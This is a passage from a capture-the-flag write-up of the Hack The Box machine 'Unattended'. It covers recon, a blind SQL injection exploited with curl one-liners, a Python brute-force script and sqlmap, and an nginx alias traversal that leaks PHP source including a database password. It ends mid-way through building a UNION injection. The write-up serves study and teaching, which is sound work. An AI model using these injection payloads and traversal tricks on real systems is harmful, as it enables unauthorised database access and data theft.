HTB: Unattended


ctf Unattended hackthebox nmap gobuster sqli sqlmap nginx nginx-aliases lfi session-poisoning socat hidepid noexec mysql initrd cpio ida

Aug 24, 2019

Users rated Unattended much harder than the Medium rating it was released under. I think that's because the SQLI vulnerability was easy to find, but dumping the database would take forever. So the trick was knowing when to continue looking and identify the NGINX vulnerability to leak the source code. At that point, the SQLI was much more managable, providing LFI which I used with PHP session variables to get RCE and a shell. From there, it was injecting into some commands being taken from the database to move to the next user. And in the final step, examining an initrd file to get the root password. In Beyond Root, I'll reverse the binary that generates the password, and give some references for initrd backdoors.

Box Details

Name:	Unattended
Release Date:	13 Apr 2019
Retire Date:	24 Aug 2019
OS:	Linux
Base Points:	Medium [30]

Name:	Unattended
Rated Difficulty:	
Radar Graph:	
1st Blood	mprox 00 days, 04 hours, 53 mins, 07 seconds
# 1st Blood	mprox 00 days, 08 hours, 00 mins, 31 seconds
Creator:	guly

Recon

nmap

`nmap` shows only HTTP/HTTPS (TCP 80 and 443) open:

```
root@kali# nmap -p- --min-rate 10000 -oA scans/nmap-alltcp 10.10.10.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-18 02:03 EDT
```

```
Nmap scan report for 10.10.10.126
Host is up (0.042s latency).
Not shown: 65533 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds

root@kali# nmap -p 80,443 -sV -sC -oA scans/nmap-scripts 10.10.10.126
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-18 02:04 EDT
Nmap scan report for 10.10.10.126
Host is up (0.034s latency).

PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http nginx 1.10.3
|_http-server-header: nginx/1.10.3
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.nestedflanders.htb/organizationName=Unattended
| Not valid before: 2018-12-19T09:43:58
|_Not valid after:  2021-09-13T09:43:58

Service detection performed. Please report any incorrect results at https://nmap.o
Nmap done: 1 IP address (1 host up) scanned in 19.56 seconds
```

I'm not going to be able to get the OS version from the `nginx` version. I do get a domain name, `www.nestedflanders.htb`. I'll add both `nestedflanders.htb` and `www.nestedflanders.htb` to my hosts file.

Website - TCP 80/443

TLS Certificates

The `nmap` script for 443 returned a certificate with the common name `www.nestedflanders.htb`. I can look at the TLS information in more detail with `openssl`:

```
root@kali# echo | openssl s_client -showcerts -servername 10.10.10.126 -connect 10
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            95:68:bd:06:9e:2e:86:4d
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = IT, ST = IT, L = Unattended, O = Unattended ltd, CN = www.nest
        Validity
            Not Before: Dec 19 09:43:58 2018 GMT
            Not After : Sep 13 09:43:58 2021 GMT
        Subject: C = IT, ST = IT, L = Unattended, O = Unattended ltd, CN = www.nes
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:d1:39:d6:a5:f8:5d:f2:6b:c8:26:91:ec:20:96:
                    c4:7b:98:c5:0e:1d:7c:f4:f3:a6:4b:76:ab:d1:39:
                    30:f5:7b:66:4b:c3:75:59:ed:be:11:fb:f5:27:43:
```

```
                    c0:b6:20:13:84:f4:72:e3:74:0b:45:67:28:14:7c:
                    67:17:7d:ee:17:8e:f5:f3:b0:88:c9:6f:ec:d9:3b:
                    ad:5f:40:04:03:53:b9:3c:80:09:40:6a:50:1a:db:
                    79:be:a1:86:9f:96:e2:65:10:c7:b2:68:77:2e:38:
                    5a:bc:3a:9a:62:3b:40:9b:e3:5c:16:d0:02:9a:7b:
                    d0:d3:c6:64:49:d2:6d:94:63:ce:ba:46:51:d8:a9:
                    d0:77:ee:41:a9:63:d6:55:ed:42:6d:de:a2:a8:1c:
                    bb:78:87:1a:df:78:61:05:14:48:59:62:d1:c2:36:
                    59:88:bf:b7:4e:4c:0a:cc:33:a0:88:f9:9f:f5:15:
                    e9:e2:9b:62:a2:f7:3c:26:30:aa:eb:e1:8a:11:45:
                    01:ff:fe:ba:61:aa:4e:7f:5d:aa:6a:4e:50:95:10:
                    15:14:a6:c9:42:30:f3:4e:d8:26:af:b3:79:7d:90:
                    0e:b2:da:ec:77:ad:16:0e:6d:8b:29:69:78:98:48:
                    5c:4a:02:b3:04:b8:8e:2d:45:6d:5e:3f:df:c7:d5:
                    94:bb
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                28:DD:E7:F2:85:46:99:9D:3A:E2:B2:5D:99:DB:07:1B:48:2B:69:98
            X509v3 Authority Key Identifier:
                keyid:28:DD:E7:F2:85:46:99:9D:3A:E2:B2:5D:99:DB:07:1B:48:2B:69:98

            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
         c8:0d:0a:a8:50:80:9c:14:a9:ec:90:86:21:52:ae:11:e2:f0:
         ce:2f:38:fa:20:98:44:3a:f2:1b:94:b4:a1:31:cb:86:73:58:
         72:d2:08:c2:cb:71:e2:a6:0e:76:aa:80:27:41:cf:53:04:5a:
         5e:cf:b7:df:8f:5f:47:97:4d:70:ac:48:40:eb:5d:ad:ce:ef:
         c1:59:37:e9:e3:bb:73:8f:9c:e3:cb:5d:b2:68:ab:bf:c9:12:
```

```
        f2:fb:97:af:cc:f3:4e:bb:64:48:10:3d:f9:dd:34:2f:d3:12:
        df:c3:e3:06:12:d8:6d:1c:7c:47:4e:01:d8:5b:f6:fd:f7:e2:
        46:27:92:72:ce:67:b8:bc:b4:f1:c2:49:8c:a8:98:07:76:d9:
        5e:69:f6:16:91:dc:9e:d0:d2:78:4f:74:5f:b5:52:7b:17:60:
        8c:a2:15:8e:5b:3f:b8:ab:aa:2c:d7:f2:99:ea:03:9c:29:a0:
        31:5b:e8:e5:06:6a:0c:a3:25:24:c1:b1:37:30:bf:26:35:d5:
        a8:9f:ce:3a:4c:6b:85:cc:1b:b1:4e:88:b1:94:87:33:f5:2f:
        56:a8:87:66:ae:16:1d:a1:e3:81:fd:4e:fc:f5:5a:17:e1:7d:
        e6:c5:41:97:3d:fa:1d:52:03:78:39:2a:df:30:20:75:7c:d4:
        6d:ce:23:be
```

Nothing new there.

Fuzz Subdomains

In the background, I'll kick off a `wfuzz` to look for any additional subdomains. It doesn't find anything useful, but always good to check:

```
root@kali# wfuzz -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1mil-5000.t

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: https://10.10.10.126/
Total requests: 4997

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================
```

```
000001:  C=200    368 L      933 W        10701 Ch        "www"
001176:  C=200    368 L      933 W        10701 Ch        "WWW"

Total time: 503.8686
Processed Requests: 4997
Filtered Requests: 4995
Requests/sec.: 9.917266
```


Site

Both the http and https site return only a single `.` when accessed by ip. But when I add the domain from the certificate to my hosts file, I can start to interact with the site. Visiting port 80 just returns a 301 redirect to the https site:

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.10.3
Date: Wed, 19 Jun 2019 15:42:37 GMT
Content-Type: text/html
Content-Length: 185
Connection: close
Location: https://www.nestedflanders.htb

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.10.3</center>
</body>
</html>
```

And that site is the Apache default page:



gobuster

I originally ran `gobuster` with a bunch of threads and got nothing back. But in poking at the site (while `gobuster` was running), I noticed I was getting a bunch of errors. I re-ran with reduced threads, and while the entire scan took for ever, two paths returned less than 1% in:

```
root@kali# gobuster -k -u https://www.nestedflanders.htb -w /usr/share/wordlists/d

===============================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
===============================================================
[+] Mode         : dir
[+] Url/Domain   : https://www.nestedflanders.htb/
[+] Threads      : 10
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
```

```
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/06/21 01:37:16 Starting gobuster
=====================================================
/index.php (Status: 200)
/dev (Status: 301)
Progress: 1030 / 87665 (1.17%)
```

index.php

I know the default Apache page I'm seeing is `index.html`. So seeing `index.php` in the `gobuster` results is interesting. There's both an `index.html` and an `index.php`. And it looks like the site is set up to check the html first. So visiting `https://www.nestedflanders.htb/index.php` returns a page:

Ne(ste)d Flanders' Portfolio

main
about
contact

Hello visitor,
we are very sorry to show you this ridiculous page but we had to restore our website to 2001-layout.
As a partial recover, we offer you a printed portfolio: just drop us an email with a contact request.

It’s a super simple page, with only three obvious links. The text references having to restore to an old website. The about page also references an attack:

Ne(ste)d Flanders' Portfolio

main
about
contact
Hello visitor,
our Company is world wide leading expert about Nesting stuff.
We can nest almost everything after or before anything based on your needs.
Feel free to contact us with usual email addresses, our contact form is currently offline because of a recent attack.

The contact page gives more detail:

Ne(ste)d Flanders' Portfolio

main
about
contact
Hello visitor,
thanks for getting in touch with us!
Unfortunately our server is under *heavy* attack and we disable almost every dynamic page.
Please come back later.

This may also explain why I couldn't run `gobuster` with a high number of threads.

/dev

The `/dev/` path is just text:

> *dev site has been moved to his own server*

I immediately checked `dev.nestedflanders.htb`, but just got back the `.`. And that's not surprising since I already ran `wfuzz` to look for subdomains, but didn't find any.

Shell as www-data

Blind SQLi

Enumeration

Looking at the main nestedflanders page, I see the three pages each take the format `https://www.nestedflanders.htb/index.php?id=[id]`. main is id 25, about is 465, and contact is 587. main also seems to load for no id or any other id besides 465 and 587.

I will always check for SQL injection just by adding a `'` to the end of the url. In this case, it seems to handle it fine:


https://www.nestedflanders.htb/index.php?id=25'

Ne(ste)d Flanders' Portfolio

main
about
contact

Hello visitor,
we are very sorry to show you this ridiculous page but we had to restore our website to 2001-layout.
As a partial recover, we offer you a printed portfolio: just drop us an email with a contact request.

But if I check on one of the other two pages, something weird happens:



There I've given `id=465'` and got back the main page, not the about page. So there is some kind of sql going on, but the failed query seems to redirect to the main page instead of crashing.

Blind SQLI POC

I can use this as a blind SQLI proof of concept. If I enter `id=587' and 1=1-- -`, which I expect to match on page id 587 because `1=1` will always be true, I do get back page 587, contact. But if I enter `id=587' and 1=2-- -` it returns the main page.

I can put more interesting checks into that spot. For example, if I want to check the version of database running, I can brute force it character by character by replacing the `1=1` with `substring(@@version,1,1)=a` to check if the first character is a.

So knowing that the database version starts with `1`, I can show that this works:

```
root@kali# if(curl -k -s "https://www.nestedflanders.htb/index.php?id=587'+and+sub
false
root@kali# if(curl -k -s "https://www.nestedflanders.htb/index.php?id=587'+and+sub
false
root@kali# if(curl -k -s "https://www.nestedflanders.htb/index.php?id=587'+and+sub
true
```

I can even throw together a quick `python` script that will brute the version for me:

```python
#!/usr/bin/env python3

import requests
import string
import sys
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

i = 1
while True:
    done = True
    for c in string.printable[:-10]:
        param = {"id": f"587' and substring(@@version,{i},1)='{c}'-- -"}
        requests.packages.urllib3.disable_warnings(InsecureRequestWarning)
```

```
        resp = requests.get("https://www.nestedflanders.htb/index.php", params=par
        if not "2001" in resp.text:
            sys.stdout.write(c)
            sys.stdout.flush()
            i += 1
            done = False
            break
    if done:
        break
```

```
root@kali# ./sqli.py
10.1.37-mariadb-0+deb9u1
```

sqlmap

Scripting this is nice, but I can use `sqlmap` to find this and exploit it more quickly (though not that much more quickly):

```
root@kali# sqlmap -u https://www.nestedflanders.htb/index.php?id=587 --level=5 -
-risk=2 --batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
```

```
local, state and federal laws. Developers assume no liability and are not
responsible for any misuse or damage caused by this program

[*] starting @ 08:20:35 /2019-06-22/

[08:20:35] [INFO] resuming back-end DBMS 'mysql'
[08:20:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=587' AND 4662=4662-- bcKm

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=587' AND SLEEP(5)-- BHIV
---
[08:20:35] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.10.3
back-end DBMS: MySQL 5 (MariaDB fork)
[08:20:35] [INFO] fetched data logged to text files under
'/root/.sqlmap/output/www.nestedflanders.htb'

[*] ending @ 08:20:35 /2019-06-22/
```

Enumerate DB

The thing about blind SQLI is that they are slow. I don't want to just do `--dump` or `--dump-all`, as it will take forever. I will start with some basic enumeration. List the databases:

```
root@kali# sqlmap -u https://www.nestedflanders.htb/index.php?id=587 --level=5 -
-risk=2 --batch --dbs
...[snip]...
available databases [2]:
[*] information_schema
[*] neddy
```

List the tables in the user database, neddy:

```
root@kali# sqlmap -u https://www.nestedflanders.htb/index.php?id=587 --level=5 -
-risk=2 --batch -D neddy --tables
...[snip]...
[11 tables]
+--------------+
| config       |
| customers    |
| employees    |
| filepath     |
| idname       |
| offices      |
| orderdetails |
| orders       |
| payments     |
| productlines |
| products     |
+--------------+
```

This is already looking like a lot to go through. I'm going to stop there and come back if I can't find anything else (which I will), or when I have specific questions to ask the database.

Find Source

Background

Taking a break from the blind SQLI, there's another vulnerability. The `/dev` path says it's been moved to another server. I failed to find any subdomains for dev, but I'm going to approach this from a different direction. If dev were hosted on a different subdomain, but on this same host, what would that look like? I'd guess that the directory structure would look something like:

```
/
  var
    www
      html
      dev
```

If that's the case, I can check for something like path traversal with misconfigured NGINX aliases. In addition, Orange Tsai's Blackhat 2018 presentation Breaking Parser Logic covers this as well. Basically, when there's an nginx config with an alias, and it doesn't add the trailing slash, it can be used to escape the path:

```
location /i {
    alias /data/w3/images/;
}
```

Orange shows some tests that will identify this problem:

HTTP Response Code	Path
200	http://target/assets/app.js

HTTP Response Code	Path
403	http://target/assets/
404	http://target/assets/../settings.py
403	http://target/assets../
200	http://target/assets../
200	http://target/assets../settings.py

The first three are what you'd expect. But the last three are where things get weird, and that's the vulnerability.

Check for NGINX Alias Bug

I can check for this bug on `www.nestedflanders.htb`. I don't have the exact same situation, but I can do the equivalent of the first three tests by checking for `index.html` and the root and getting 200 for both (in this case I'm allow to access the dir root, so 200 instead of 403):

```
root@kali# curl -s -k -I https://www.nestedflanders.htb/dev/index.html | grep HTTP
HTTP/1.1 200 OK
root@kali# curl -s -k -I https://www.nestedflanders.htb/dev/ | grep HTTP
HTTP/1.1 200 OK
```

Things get interesting when I try to go up a directory:

```
root@kali# curl -s -k -I https://www.nestedflanders.htb/dev../ | grep HTTP
HTTP/1.1 403 Forbidden
```

That shouldn't work. But it gives me a forbidden.

Grab Source

Based on my guess of the layout of the folder structure above, I can check for files on the `html` (default) path:

```
root@kali# curl -s -k -I https://www.nestedflanders.htb/dev../html/ | grep HTTP
HTTP/1.1 200 OK
```

I can verify that this is the default apache page by removing the `-I` option.

What happens when I get `index.php`? Doing it through a normal path traversal doesn't work, but through this alias trick does:

```
root@kali# curl -s -k -I https://www.nestedflanders.htb/dev/../html/index.php | gr
HTTP/1.1 404 Not Found
root@kali# curl -s -k -I https://www.nestedflanders.htb/dev../html/index.php | gre
HTTP/1.1 200 OK
```

If I do a GET instead of a HEAD, I can see the full source for the page:

```
root@kali# curl -s -k https://www.nestedflanders.htb/dev../html/index.php
<?php
$servername = "localhost";
$username = "nestedflanders";
```

```
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
...[snip]...
```

Why am I getting source? In NGINX, you have to configure each server to run requests through a php interpreter. If the dev server isn't configured to run php, it will just return the static file, without interpreting it.

Find LFI

Source Analysis

With the full source, I can look at what's happening on the main site:

```
<?php
$servername = "localhost";
$username = "nestedflanders";
$password = "1036913cf7d38d4ea4f79b050f171e9fbf3f5e";
$db = "neddy";
$conn = new mysqli($servername, $username, $password, $db);
$debug = False;

include "6fb17817efb4131ae4ae1acae0f7fd48.php";

function getTplFromID($conn) {
        global $debug;
        $valid_ids = array (25,465,587);
        if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id'
                        $sql = "SELECT name FROM idname where id = '".$_GET['id'].
        } else {
                $sql = "SELECT name FROM idname where id = '25'";
        }
```

```
        if ($debug) { echo "sqltpl: $sql<br>\n"; }

        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
                $ret = $row['name'];
        }
        } else {
                $ret = 'main';
        }
        if ($debug) { echo "rettpl: $ret<br>\n"; }
        return $ret;
}

function getPathFromTpl($conn,$tpl) {
        global $debug;
        $sql = "SELECT path from filepath where name = '".$tpl."'";
        if ($debug) { echo "sqlpath: $sql<br>\n"; }
        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
                while($row = $result->fetch_assoc()) {
                        $ret = $row['path'];
                }
        }
        if ($debug) { echo "retpath: $ret<br>\n"; }
        return $ret;
}

$tpl = getTplFromID($conn);
$inc = getPathFromTpl($conn,$tpl);
```

```
?>

<!DOCTYPE html>
<html lang="en">
<head>
  <title>Ne(ste)d Flanders</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="bootstrap.min.css">
  <script src="jquery.min.js"></script>
  <script src="bootstrap.min.js"></script>
</head>
<body>

<div class="container">
  <h1>Ne(ste)d Flanders' Portfolio</h1>
</div>

<div class="container">
<div center class="row">
<?php

$sql = "SELECT i.id,i.name from idname as i inner join filepath on i.name = filepa
if ($debug) { echo "sql: $sql<br>\n"; }

$result = $conn->query($sql);
if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
                //if ($debug) { echo "rowid: ".$row['id']."<br>\n"; } // breaks la
                echo '<div class="col-md-2"><a href="index.php?id='.$row['id'].'"
```

```
                }
} else {
?>
        <div class="col-md-2"><a href="index.php?id=25">main</a></div>
        <div class="col-md-2"><a href="index.php?id=465">about</a></div>
        <div class="col-md-2"><a href="index.php?id=587">contact</a></div>
        <?php
}

?>
</div> <!-- row -->
</div> <!-- container -->


<div class="container">
<div class="row">
<!-- <div align="center"> -->
<?php
include("$inc");
?>
<!-- </div> -->

</div> <!-- row -->
</div> <!-- container -->
<?php if ($debug) { echo "include $inc;<br>\n"; } ?>

</body>
</html>

<?php
```

```
$conn->close();
?>
```

There's a static sql query in the middle for setting the post, but there's nothing I can do to interact with that. The part that jumped out at me as interesting is:

```
<?php
include("$inc");
?>
```

Where is `$inc` set?

```
function getTplFromID($conn) {
        global $debug;
        $valid_ids = array (25,465,587);
        if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id'
                        $sql = "SELECT name FROM idname where id = '".$_GET['id'].
        } else {
                $sql = "SELECT name FROM idname where id = '25'";
        }
        if ($debug) { echo "sqltpl: $sql<br>\n"; }

        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
        while($row = $result->fetch_assoc()) {
                $ret = $row['name'];
        }
        } else {
                $ret = 'main';
```

```
        }
        if ($debug) { echo "rettpl: $ret<br>\n"; }
        return $ret;
}

function getPathFromTpl($conn,$tpl) {
        global $debug;
        $sql = "SELECT path from filepath where name = '".$tpl."'";
        if ($debug) { echo "sqlpath: $sql<br>\n"; }
        $result = $conn->query($sql);
        if ($result->num_rows > 0) {
                while($row = $result->fetch_assoc()) {
                        $ret = $row['path'];
                }
        }
        if ($debug) { echo "retpath: $ret<br>\n"; }
        return $ret;
}

$tpl = getTplFromID($conn);
$inc = getPathFromTpl($conn,$tpl);
?>
```

So the first function takes an `$id` from the get request and return a template name (stored as `$tpl`). The second function takes that templace name and returns the path to the file to include (stored as `$inc`). Each function does an sql look-up.

Bypassing Checks

The thing I can control, the `id` in the GET request, is first put through some checks that on first look appear like they would stop any injection attempt:

```
if ( (array_key_exists('id', $_GET)) && (intval($_GET['id']) == $_GET['id']) && (i
    $sql = "SELECT name FROM idname where id = '".$_GET['id']."'";
} else {
    $sql = "SELECT name FROM idname where id = '25'";
}
```

I need that first `if` to result in true, or the number 25 is used instead of my input, and I'm out of luck. There's three checks that each need to be `true`:

1. `array_key_exists('id', $_GET)` - This is simple. The parameter needs to be there. Check.
2. `intval($_GET['id']) == $_GET['id']` - This is where it feels like I would fail. But I can take advantage of two things here. First, `intval` will try to process the string such that if it starts with an int, that is what's used and the rest is dropped. I can demponstrate in a `php` shell (`php -a` from the terminal):

   ```
   php > echo intval("25");
   25
   php > echo intval("25 0xdf this is a test");
   25
   ```

   Now, php is going to compare my input string to the int 25. This is where the difference between == and === comes into place in php. It turns out that `25 == "25 0xdf this is a test"` is true.

```
php > if (25 == "25 0xdf this is a test") { echo "true"; } else { echo "false";
true
php > if (25 === "25 0xdf this is a test") { echo "true"; } else { echo "false"
false
```

All of this is to say that as long as my input starts with a number followed by a space, I can pass this check.

3. `in_array(intval($_GET['id']),$valid_ids)` - Given what I showed in 2., this isn't really a challenge. I just need to make sure my input starts with one of the three numbers in `$valid_id`.

Controlling id –> tpl

I'll look at the first sql query:

```
SELECT name FROM idname where id = $_GET['id']
```

I can use my SQLI to see what that table looks look:

```
root@kali# sqlmap -u https://www.nestedflanders.htb/index.php?id=587 --level=5 --r
...[snip]...
+-----+-------------+----------+
| id  | name        | disabled |
+-----+-------------+----------+
| 1   | main.php    | 1        |
| 2   | about.php   | 1        |
| 3   | contact.php | 1        |
| 25  | main        | 0        |
| 465 | about       | 0        |
```

```
| 587 | contact      | 0         |
+-----+-------------+----------+
```


So it's going to return a string, and the expected three values are `main`, `about`, and `contact`. To see if I can control the output of this function, I'll start with id 587, and see if I can get it to load the about page (id 465). I'll want a query that looks like:

```
SELECT name FROM idname where id = 587 and 1=2 UNION select "about"
```

So I'll submit:

```
587' and 1=2 UNION select 'about'-- -
